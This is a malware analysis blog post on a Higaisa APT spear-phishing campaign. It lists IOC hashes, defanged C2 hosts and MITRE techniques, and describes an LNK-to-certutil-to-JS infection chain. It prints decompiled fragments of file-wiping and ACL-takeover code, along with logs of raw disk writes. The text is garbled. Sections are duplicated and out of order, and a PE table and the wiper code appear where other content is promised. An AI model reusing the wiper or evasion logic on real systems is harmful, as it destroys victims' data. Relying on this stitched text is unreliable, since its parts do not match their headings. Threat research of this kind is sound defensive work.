We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.

